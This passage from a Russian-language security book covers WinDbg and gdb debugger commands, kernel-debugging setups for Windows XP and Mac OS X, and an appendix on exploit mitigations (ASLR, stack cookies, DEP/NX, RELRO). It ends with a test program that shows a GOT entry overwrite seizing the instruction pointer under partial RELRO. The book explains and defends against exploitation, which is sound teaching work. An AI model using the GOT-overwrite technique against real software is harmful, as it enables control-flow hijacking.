**Таблица В.11.** Управление выполнением

Команда	Описание
t	Выполняет одну инструкцию или строку в исходном файле и, при желании, может вывести значения всех регистров и флагов. Производит вход в функции.
p	Выполняет одну инструкцию или строку в исходном файле и, при желании, может вывести значения всех регистров и флагов. Не производит вход в функции.

Таблица В.12. Исследование данных

Команда	Описание
dd <i>адрес</i>	Выводит содержимое в памяти по адресу <i>адрес</i> в виде двойного слова (4 байта).
du <i>адрес</i>	Выводит содержимое в памяти по адресу <i>адрес</i> в виде символов Unicode.
dt	Выводит информацию о локальной переменной, глобальной переменной или о типе данных, включая структуры и объединения.
poi( <i>адрес</i> )	Возвращает данные в размере указателя, хранящиеся в памяти по адресу <i>адрес</i> . В зависимости от архитектуры размер указателя может составлять 32 или 64 бита.

Таблица В.13. Информационные команды

Команда	Описание
g	Выводит список регистров с их содержимым.
kb	Выводит информацию обо всех кадрах стека.
u <i>адрес</i>	Выводит содержимое области памяти, окружающей указанный <i>адрес</i> в виде ассемблерного листинга инструкций.

Таблица В.14. Прочие команды

Команда	Описание
!analyze -v	Это расширение отладчика выводит массу полезной информации об исключениях или о проверках на наличие ошибок.
!drvobj <i>ОБЪЕКТ_ДРАЙВЕРА</i>	Это расширение отладчика выводит подробную информацию об указанном <i>ОБЪЕКТЕ ДРАЙВЕРА</i> .
.sympath	Изменяет путь по умолчанию, используемый отладчиком для поиска символов.
.reload	Удаляет всю информацию обо всех символах и при необходимости перезагружает эти символы.

## В.3. Отладка ядра Windows


Для анализа уязвимости, описанной в главе 6, мне потребовалась возможность отладки ядра Windows. В процессе настройки окружения отладки с помощью виртуальной машины VMware [2] и отладчика WinDbg [3] были выполнены следующие шаги:

- шаг 1: настройка гостевой системы в виртуальной машине VMware для удаленной отладки ядра;
- шаг 2: изменение файла `boot.ini` гостевой системы;
- шаг 3: настройка WinDbg в хост-машине VMware для отладки ядра Windows.

*На протяжении всего этого раздела я использовал следующие версии программного обеспечения: VMware Workstation 6.5.2 и WinDbg 6.10.3. 233.*

### **Шаг 1: настройка гостевой системы в виртуальной машине VMware для удаленной отладки ядра**

После установки гостевой операционной системы Windows XP SP3 в виртуальной машине VMware, я выключил ее и выбрал пункт **Edit Virtual Machine Settings** (Изменить настройки виртуальной машины) в панели команд VMware. Затем я щелкнул на кнопке **Add** (Добавить), чтобы добавить новый последовательный порт и установил настройки, как показано на рис. В.1 и рис. В.2.



**Рис. В.1.** Выводить в именованный канал

После успешного добавления нового последовательного порта я включил флажок **Yield CPU on poll** (Освобождать процессор при опросе) в разделе **I/O mode** (Режим ввода/вывода), как показано на рис. В.3.





Рис. В.2. Настройки именованного канала




Рис. В.3. Настройки нового последовательного порта

## Шаг 2: изменение файла `boot.ini` гостевой системы

Затем я включил виртуальную машину VMware с гостевой системой и отредактировал файл `boot.ini`, как показано ниже (жирным шрифтом выделена запись, включающая режим отладки ядра):

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /
noexecute=optin /fastdetect
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional -
Debug" /fastdetect /debugport=com1
```

Затем я перезагрузил гостевую систему и при загрузке выбрал в загрузочном меню новый пункт **Microsoft Windows XP Professional – Debug [debugger enabled]**, как показано на рис. В.4.




Рис. В.4. Новый пункт в загрузочном меню

## Шаг 3: настройка WinDbg в хост-машине VMware для отладки ядра Windows

Единственное, что осталось сделать – настроить отладчик WinDbg в хост-машине VMware, чтобы он подключался к ядру гостевой систе-

мы в виртуальной машине VMware через именованный канал. Для этого я создал пакетный файл с содержимым, представленным на рис. В.5.




Рис. В.5. Пакетный файл, запускающий отладчик WinDbg для отладки ядра

Затем я выполнил двойной щелчок на ярлыке пакетного файла, чтобы подключить отладчик WinDbg к ядру гостевой системы Windows XP в виртуальной машине VMware, как показано на рис. В.6.




Рис. В.6. Подключение отладчика ядра (WinDbg)

## В.4. Отладчик GNU Debugger (gdb)

В следующих таблицах перечислены некоторые команды отладчика GNU Debugger (gdb). Полный перечень команд можно найти в электронной документации. [4]

**Таблица В.15.** Запуск и остановка сеанса отладки

Команда	Описание
<code>gdb имя_программы</code>	Запускает программу <i>имя_программы</i> в отладчике.
<code>quit</code>	Завершает работу отладчика.

**Таблица В.16.** Общие команды

Команда	Описание
<code>run аргументы</code>	Запускает отлаживаемую программу с аргументами <i>аргументы</i> .
<code>attach идентификатор_процесса</code>	Подключает отладчик к выполняющемуся процессу с указанным идентификатором.

**Таблица В.17.** Точки останова

Команда	Описание
<code>break &lt;файл:&gt; функция</code>	Устанавливает точку останова в начало указанной функции (в указанном файле).
<code>break &lt;файл:&gt; номер_строки</code>	Устанавливает точку останова в начало строки с указанным номером (в указанном файле).
<code>break *address</code>	Устанавливает точку останова по указанному адресу.
<code>info breakpoints</code>	Выводит список установленных точек останова.
<code>delete номер</code>	Удаляет ранее установленную точку останова по ее номеру <i>номер</i> .

**Таблица В.18.** Управление выполнением

Команда	Описание
<code>stepi</code>	Выполняет одну инструкцию. Производит вход в функции.
<code>nexthi</code>	Выполняет одну инструкцию. Не производит вход в функции.
<code>continue</code>	Возобновляет выполнение.

**Таблица В.19.** Исследование данных

Команда	Описание
<code>x/КоличествоФорматРазмер адрес</code>	<p>Выводит указанное количество объектов, начиная с адреса <i>адрес</i>, в указанном формате <i>Формат</i> и указанного размера <i>Размер</i>.</p> <p>Размер: b (байт), h (полуслово), w (слово), g (большое слово, 8 байт).</p> <p>Формат: o (восьмеричный), x (шестнадцатеричный), d (десятичный), u (десятичный без знака), t (двоичный), f (вещественный), a (адрес), i (инструкция), c (символ), s (строка).</p>

**Таблица В.20.** Информационные команды

Команда	Описание
info registers	Выводит список регистров с их содержимым.
backtrace	Выводит информацию обо всех кадрах стека.
disassemble <i>адрес</i>	Выводит содержимое области памяти, окружающей указанный <i>адрес</i> в виде ассемблерного листинга инструкций.

**Таблица В.21.** Прочие команды

Команда	Описание
set disassembly-flavor <i>intel att</i>	Устанавливает диалект языка ассемблера Intel или AT&T. По умолчанию используется диалект AT&T.
shell <i>команда</i>	Выполняет указанную команду командной оболочки.
set variable <i>*(адрес)=значение</i>	Сохраняет <i>значение</i> по указанному адресу в памяти.
source <i>файл</i>	Читает команды отладки из указанного файла.
set follow-fork-mode <i>parent child</i>	Сообщает отладчику о необходимости следить за дочерним ( <i>child</i> ) или родительским ( <i>parent</i> ) процессом.

## В.5. Использование ОС Linux для отладки ядра Mac OS X

В этом разделе я подробно опишу шаги, выполненные в процессе подготовки операционной системы Linux для отладки ядра операционной системы Mac OS X:

- шаг 1: установка древней версии операционной системы Red Hat Linux 7.3;
- шаг 2: получение всех необходимых пакетов программного обеспечения;
- шаг 3: сборка отладчика Apple в системе Linux;
- шаг 4: подготовка окружения отладки;

### **Шаг 1: установка древней версии операционной системы Red Hat Linux 7.3**

Поскольку для сборки версии отладчика GNU Debugger (*gdb*) компании Apple необходим компилятор GNU C Compiler (*gcc*) версии

ниже 3, я загрузил и установил древнюю версию операционной системы Red Hat Linux 7.3. [5] В процессе установки системы Red Hat я выбрал тип установки **Custom** (По выбору). Когда мне было предложено выбрать пакеты для установки (**Package Group Selection** (Выбор групп пакетов)), я выбрал только группы **Network Support** (Поддержка сети) и **Software Development** (Разработка программного обеспечения), а также сервер OpenSSH в списке выбора отдельных пакетов. Эти пакеты включают все инструменты и библиотеки, необходимые для сборки версии отладчика gdb компании Apple в Linux. В ходе установки я добавил непривилегированного пользователя с именем tk и с домашним каталогом /home/tk.

### **Шаг 2: получение всех необходимых пакетов программного обеспечения**

После успешной установки Linux я загрузил следующие пакеты программного обеспечения:

- Исходные тексты версии отладчика gdb компании Apple. [6]
- Исходные тексты стандартной версии отладчика GNU gdb. [7]
- Исправление для Apple gdb, позволяющее скомпилировать отладчик в Linux. [8]
- Исходные тексты соответствующей версии ядра XNU. Я готовил компьютер с операционной системой Linux для исследования ошибки, описываемой в главе 7, поэтому я загрузил исходные тексты ядра XNU версии 792.13.8.9.
- Соответствующую версию инструментов для отладки ядра Apple Kernel Debug Kit. Ошибку, описываемую в главе 7, я нашел в Mac OS X 10.4.8, поэтому я загрузил соответствующую версию пакета Kernel Debug Kit version 10.4.8 (`Kernel_Debug_Kit_10.4.8_8I2127.dmg`).

### **Шаг 3: сборка отладчика Apple в системе Linux**

После загрузки необходимых пакетов программного обеспечения на компьютер с операционной системой Linux, я распаковал две версии gdb:

---

```
linux$ tar xvzf gdb-292.tar.gz
linux$ tar xvzf gdb-5.3.tar.gz
```

---

Затем заменил каталог `malloc` в дереве с исходными текстами отладчика от компании Apple одноименным каталогом из версии GNU gdb:

---

```
linux$ mv gdb-292/src/mmalloc gdb-292/src/old_mmalloc
linux$ cp -R gdb-5.3/mmalloc gdb-292/src/
```

---

Наложил исправление на исходные тексты отладчика Apple gdb:

---

```
linux$ cd gdb-292/src/
linux$ patch -p2 < ../../osx_gdb.patch
patching file gdb/doc/stabs.texinfo
patching file gdb/fix-and-continue.c
patching file gdb/mach-defs.h
patching file gdb/macosx/macosx-nat-dyld.h
patching file gdb/mi/mi-cmd-stack.c
```

---

Использовал следующие команды для сборки необходимых библиотек<sup>1</sup>:

---

```
linux$ su
Password:

linux# pwd
/home/tk/gdb-292/src

linux# cd readline
linux# ./configure; make

linux# cd ../bfd
linux# ./configure --target=i386-apple-darwin --program-suffix=_osx; →
make; make install

linux# cd ../mmalloc
linux# ./configure; make; make install

linux# cd ../intl
linux# ./configure; make; make install

linux# cd ../libiberty
linux# ./configure; make; make install

linux# cd ../opcodes
linux# ./configure --target=i386-apple-darwin --program-suffix=_osx; →
make; make install
```

---

Для сборки самого отладчика мне потребовалось скопировать некоторые заголовочные файлы из исходных текстов ядра XNU в каталог `include` на компьютере с операционной системой Linux:

- 1 Выполнять сборку от имени `root` – не самая лучшая идея: привилегии суперпользователя нужны только для `make install`. Копирования заголовочных файлов в системный каталог `/usr/include` также можно было бы избежать. – *Прим. науч. ред.*

---

```
linux# cd /home/tk
linux# tar -zxvf xnu-792.13.8.tar.gz
linux# cp -R xnu-792.13.8/osfmk/i386/ /usr/include/
linux# cp -R xnu-792.13.8/bsd/i386/ /usr/include/
cp: overwrite '/usr/include/i386/Makefile'? y
cp: overwrite '/usr/include/i386/endian.h'? y
cp: overwrite '/usr/include/i386/exec.h'? y
cp: overwrite '/usr/include/i386/setjmp.h'? y
linux# cp -R xnu-792.13.8/osfmk/mach /usr/include/
```

---

Затем я закомментировал несколько определений `typedef` в новом файле `_types.h`, чтобы избежать конфликтов во время компиляции (строка 39, строки с 43 по 49 и строки с 78 по 81):

---

```
linux# vi +38 /usr/include/i386/_types.h
[..]
38 #ifdef __GNUC__
39 // typedef __signed char          __int8_t;
40 #else /* !__GNUC__ */
41 typedef char                      __int8_t;
42 #endif /* !__GNUC__ */
43 // typedef unsigned char          __uint8_t;
44 // typedef short                  __int16_t;
45 // typedef unsigned short         __uint16_t;
46 // typedef int                    __int32_t;
47 // typedef unsigned int           __uint32_t;
48 // typedef long long              __int64_t;
49 // typedef unsigned long long     __uint64_t;
..
78 //typedef union {
79 //    char                __mbstate8[128];
80 //    long long           __mbstateL; /* для выравнивания */
81 //} __mbstate_t;
[..]
```

---

Добавил новую инструкцию `include` в файл `/home/tk/gdb-292/src/gdb/macosx/i386-macosx-tdep.c` (строка 24):

---

```
linux# vi +24 /home/tk/gdb-292/src/gdb/macosx/i386-macosx-tdep.c
[..]
24 #include <string.h>
25 #include "defs.h"
26 #include "frame.h"
27 #include "inferior.h"
[..]
```

---

Наконец, я скомпилировал отладчик, выполнив следующие команды:



```
linux# cd gdb-292/src/gdb/  
linux# ./configure --target=i386-apple-darwin --program-suffix=_osx →  
--disable-gdbtk  
linux# make; make install
```

---

По завершении компиляции я запустил новый отладчик с привилегиями пользователя `root`, чтобы он мог создать необходимые подкаталоги в каталоге `/usr/local/bin/`:

---

```
linux# cd /home/tk  
linux# gdb_osx -q  
(gdb) quit
```

---

Отладчик готов к работе.

#### ***Шаг 4: подготовка окружения отладки***

Я распаковал загруженный образ диска с пакетом Kernel Debug Kit (dmg) в Mac OS X, с помощью команды `scp` скопировал файлы на компьютер с операционной системой Linux, в каталог `KernelDebugKit_10.4.8`. Я также скопировал исходные тексты ядра XNU в путь поиска отладчика:

---

```
linux# mkdir /SourceCache  
linux# mkdir /SourceCache/xnu  
linux# mv xnu-792.13.8 /SourceCache/xnu/
```

---

Как подключить вновь собранный отладчик к компьютеру с операционной системой Mac OS X, я описывал в главе 7.

## Примечания

1. <http://dlc.sun.com/osol/docs/content/MODDEBUG/moddebug.html>.
2. <http://www.vmware.com/>.
3. <http://www.microsoft.com/whdc/DevTools/Debugging/default.mspx>.
4. <http://www.gnu.org/software/gdb/documentation/>.
5. Еще существует несколько зеркал, откуда можно загрузить ISO-образы Red Hat 7.3. Далее приводятся некоторые из них, которые были доступны на момент написания этих строк: <http://ftp-stud.hs-esslingen.de/Mirrors/archive.download.redhat.com/redhat/linux/7.3/de/iso/i386/>, <http://mirror.fraunhofer.de/archive.download.redhat.com/redhat/linux/7.3/en/iso/i386/> и <http://mirror.cs.wisc.edu/pub/mirrors/linux/archive.download.redhat.com/redhat/linux/7.3/en/iso/i386/>.
6. Собственную версию отладчика gdb компании Apple можно загрузить по адресу: <http://www.opensource.apple.com/tarballs/gdb/gdb-292.tar.gz>.
7. Стандартную версию отладчика GNU gdb можно загрузить по адресу: <http://ftp.gnu.org/pub/gnu/gdb/gdb-5.3.tar.gz>.
8. Исправление от компании Apple для отладчика GNU gdb доступно по адресу: [http://www.trapkit.de/books/bhd/osx\\_gdb.patch](http://www.trapkit.de/books/bhd/osx_gdb.patch).
9. Ядро XNU версии 792.13.8 можно загрузить по адресу: <http://www.opensource.apple.com/tarballs/xnu/xnu-792.13.8.tar.gz>.

# ПРИЛОЖЕНИЕ

# С

# МЕТОДЫ ЗАЩИТЫ

Это приложение содержит информацию о методах защиты от уязвимостей.

## **С.1. Приемы защиты от эксплуатации уязвимостей**

В настоящее время существуют различные способы и механизмы защиты от эксплуатации уязвимостей, призванные максимально усложнить эксплуатацию уязвимостей, связанных с порчей памяти. Наиболее распространенными из них являются:

- случайная организация адресного пространства (Address Space Layout Randomization, ASLR);
- защита от срыва стека: Security Cookies (/GS), Stack-Smashing Protection (SSP) или Stack Canaries;
- защита от выполнения данных: Data Execution Prevention (DEP) или No eXecute (NX).

Существуют и другие приемы, связанные с определенными операционными системами, особой организацией динамической памяти или форматами файлов, такие как SafeSEH, SEHOP или RELRO (раздел С.2). Существуют также различные приемы защиты динамической памяти (охранные биты (heap cookies), случайная организация (randomization), безопасное освобождение (safe unlinking) и другие).

Описанием многих приемов защиты легко можно наполнить целую книгу, поэтому я остановлюсь только на наиболее распространенных,

а также расскажу о некоторых инструментах, используемых для определения наличия защиты.

**Примечание.** *В настоящее время продолжается непрерывная гонка между приемами защиты от эксплуатации уязвимостей и способами их преодоления. Даже системы, в которых используются все эти механизмы, могут оказаться уязвимыми при определенных условиях.*

## Случайная организация адресного пространства (ASLR)

Защита ASLR произвольно разбрасывает ключевые области адресного пространства процесса (обычно базовый адрес исполняемого кода, стека, области динамической памяти, библиотек и других компонентов), чтобы не дать разработчикам эксплойтов определить целевые адреса. Допустим, вы обнаружили уязвимость *write4 primitive*, позволяющую записать четыре любых байта в любую область памяти. Такая уязвимость обеспечивает широкие возможности тому, кто будет ее эксплуатировать, если получится найти постоянный адрес для перезаписи. При использовании механизма ASLR будет намного сложнее отыскать надежный адрес области памяти для затирания. Разумеется, механизм ASLR обладает эффективностью, только при надлежащей его реализации. [1]

## Защита от срыва стека: Security Cookies (/GS), Stack-Smashing Protection (SSP) и Stack Canaries

Обычно эти методы основаны на внедрении охранной информации в кадр стека, с целью защитить метаданные функции, связанные с вызовом процедуры (например, адрес возврата). Прежде чем обработать адрес возврата, проверяется целостность охранной информации, а данные в кадре стека реорганизовываются, чтобы защитить указатели и аргументы функции. Если вам удастся обнаружить ошибку переполнения буфера в функции, защищенной таким способом, воспользоваться этой ошибкой будет весьма непросто. [2]

## Защита от выполнения данных NX и DEP

Бит, носящий название *No eXecute (NX)*, – это особенность процессора, помогающая предотвратить выполнение программного кода, располагающегося в странице памяти процесса, выделенной для хра-

нения данных. Многие современные операционные системы используют бит NX. Механизм *предотвращения выполнения данных* (Data Execution Prevention, DEP) Microsoft Windows, в случае реализации на аппаратном уровне, использует бит NX на совместимых процессорах и помечает все области памяти процесса как недоступные для выполнения, если они явно не содержат исполняемого кода. Впервые поддержка механизма DEP появилась в Windows XP SP2 и Windows Server 2003 SP1. В Linux, бит NX начал использоваться ядром на 64-битных процессорах AMD и Intel. Программные средства защиты ExecShield [3] и PaX [4] эмулируют функциональность бита NX на старых 32-битных процессорах x86 в Linux.

## Выявление механизмов защиты от эксплоитов


Прежде, чем пытаться обойти все эти механизмы защиты, необходимо определить, какие из них фактически используются приложением или выполняющимся процессом.

Механизмы защиты могут управляться системными политиками, специализированными API и параметрами компиляции. Например, системная политика управления механизмом DEP в операционной системе Windows называется OptIn. При работе в этом режиме механизм DEP активируется только для процессов, явно подключивших его. Существует несколько способов подключения механизма DEP. Например, можно на этапе компиляции использовать соответствующий ключ компоновщика (/NXCOMPAT) или программно подключать в приложении механизм DEP с помощью SetProcessDEPPolicy API. Операционная система Windows реализует четыре режима аппаратной поддержки механизма DEP. [5] В Windows Vista и более поздних версиях, для проверки выбранной системной политики использования механизма DEP можно использовать консольное приложение `bcdedit.exe`, но эта операция должна выполняться с привилегиями администратора. Проверить настройки поддержки механизмов DEP и ASLR в приложении можно с помощью Sysinternals Process Explorer. [6]

**Примечание.** Чтобы настроить в Process Explorer отображение поддержки механизмов DEP и ASLR в процессах следует добавить следующие колонки в представление: **View** ⇒ **Select Columns** ⇒ **DEP Status** (Вид ⇒ Выбрать колонки ⇒ Состояние DEP) и **View** ⇒ **Select Columns** ⇒ **ASLR Enabled** (Вид ⇒ Выбрать колонки ⇒ Поддержка ASLR). Дополнительно в

нижней панели желательно настроить отображение библиотек DLL, используемых процессами, и добавить в нее колонку ASLR Enabled (Поддержка ASLR), как показано на рис. С.1.

Новейшие версии Windows (Vista и более поздние) поддерживают механизм ASLR по умолчанию, но библиотеки DLL и исполняемые программы должны включать поддержку ASLR с помощью ключа /DYNAMICBASE компоновщика. Важно отметить, что защита существенно ослабевает, если не все модули процесса включают поддержку ASLR. Практически, эффективность механизмов защиты, таких как DEP и ASLR, существенно зависит от того, насколько полно поддерживаются эти технологии приложением. [7]




**Рис. С.1.** Состояние поддержки DEP и ASLR в Process Explorer

На рис. С.1 представлен пример использования приложения Process Explorer для исследования настроек поддержки механизмов DEP и ASLR в Internet Explorer. Обратите внимание, что библиотеки DLL поддержки языка Java, загруженные браузером Internet Explorer, не

используют механизм ASLR (о чем свидетельствуют пустые ячейки в колонке **ASLR**, в нижней панели). Кроме того, компания Microsoft выпустила инструмент с названием BinScope Binary Analyzer, [8] позволяющий проанализировать двоичные файлы на наличие поддержки самых разных механизмов защиты с помощью простого в использовании интерфейса.

При наличии правильно настроенной поддержки обоих механизмов, DEP и ASLR, разработка эксплойтов существенно осложняется.

Чтобы в Windows проверить поддержку в двоичных файлах механизма защиты от срыва стека (Security Cookie, /GS), можно дизассемблировать двоичный файл с помощью дизассемблера IDA Pro (и отыскать ссылки на охранные данные (security cookie) в эпилоге и прологе функции, как показано на рис. С.2.



**Рис. С.2.** Ссылки на охранные данные в прологе и эпилоге функции (IDA Pro)

Для проверки системных настроек в Linux, а также поддержки различных механизмов защиты в процессах и двоичных файлах в формате ELF, можно использовать мой сценарий `checksec.sh` [9].

## C.2. RELRO

RELRO – универсальный механизм защиты от эксплойтов, защищающий секции данных в процессах и двоичных файлах в формате ELF [10]. ELF – это распространенный формат исполняемых файлов и библиотек, используемый в различных UNIX-подобных системах, включая Linux, Solaris и BSD. Механизм RELRO имеет два режима работы:

**Partial RELRO** (частичный режим):

- включается при компиляции командой: `gcc -Wl,-z,relro`; секции в ELF-объекте упорядочиваются так, что служебные секции данных (`.got`, `.ctors` и другие) предшествуют секциям данных программы (`.data` и `.bss`);
- записи в глобальной таблице смещений (GOT), не имеющих отношения к таблице связывания процедур (PLT), объявляются доступными только для чтения;
- записи в таблице GOT, связанные с таблицей PLT, остаются доступными для записи.

**Full RELRO** (полный режим):

- включается при компиляции командой: `gcc -Wl,-z,relro,-z,now`;
- поддерживает все возможности частичного режима Partial RELRO;
- дополнительно: вся таблица GOT целиком объявляется доступной только для чтения.

Поддержка любого режима работы, частичного или полного, приводит к переупорядочиванию служебных секций данных, чтобы защитить их от затирания при переполнении буфера в секциях данных программы (`.data` и `.bss`). Но только поддержка полного режима работы механизма RELRO защищает от популярного приема получения контроля над потоком выполнения программы, основанного на подделке записей в таблице GOT (раздел A.4).

Для демонстрации механизма защиты RELRO, я провел два простых испытания. В качестве платформы для испытаний использовалась операционная система Debian Linux 6.0.



**Испытание 1: поддержка частичного режима RELRO**

Тестовая программа, представленная в листинге С.1, принимает адрес памяти (строка 6) и пытается записать туда значения 0x41414141 (строка 8).

**Листинг С.1.** Пример, демонстрирующий работу механизма RELRO (testcase.c)

```
01 #include <stdio.h>
02
03 int
04 main (int argc, char *argv[])
05 {
06     size_t *p = (size_t *)strtol (argv[1], NULL, 16);
07
08     p[0] = 0x41414141;
09     printf ("RELRO: %p\n", p);
10
11     return 0;
12 }
```

Я скомпилировал программу с поддержкой частичного режима работы RELRO:

```
linux$ gcc -g -Wl,-z,relro -o testcase testcase.c
```

Затем проверил получившийся двоичный файл с помощью моего сценария checksec.sh: [11]

```
linux$ ./checksec.sh --file testcase
RELRO          STACK CANARY  NX           PIE           FILE
Partial RELRO  No canary found  NX enabled   No PIE        testcase
```

Затем я воспользовался утилитой objdump, чтобы получить адрес записи в таблице GOT, соответствующей библиотечной функции printf(), используемой в строке 9 листинга С.1, и попытаться изменить ее:

```
linux$ objdump -R ./testcase | grep printf
0804a00c R_386_JUMP_SLOT  printf
```

Я запустил тестовую программу в отладчике gdb, чтобы воочию увидеть, что происходит:

```
linux$ gdb -q ./testcase
```

```
(gdb) run 0804a00c
```

```
Starting program: /home/tk/BHD/testcase 0804a00c
```

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

```
(gdb) info registers eip
eip                0x41414141        0x41414141
```

---

Вывод: если для защиты используется лишь частичный режим работы механизма RELRO, сохраняется возможность изменять любые записи в таблице GOT, с целью получить управление потоком выполнения процесса.

## Испытание 2: поддержка полного режима RELRO

На этот раз я скомпилировал тестовую программу с поддержкой полного режима работы RELRO:

```
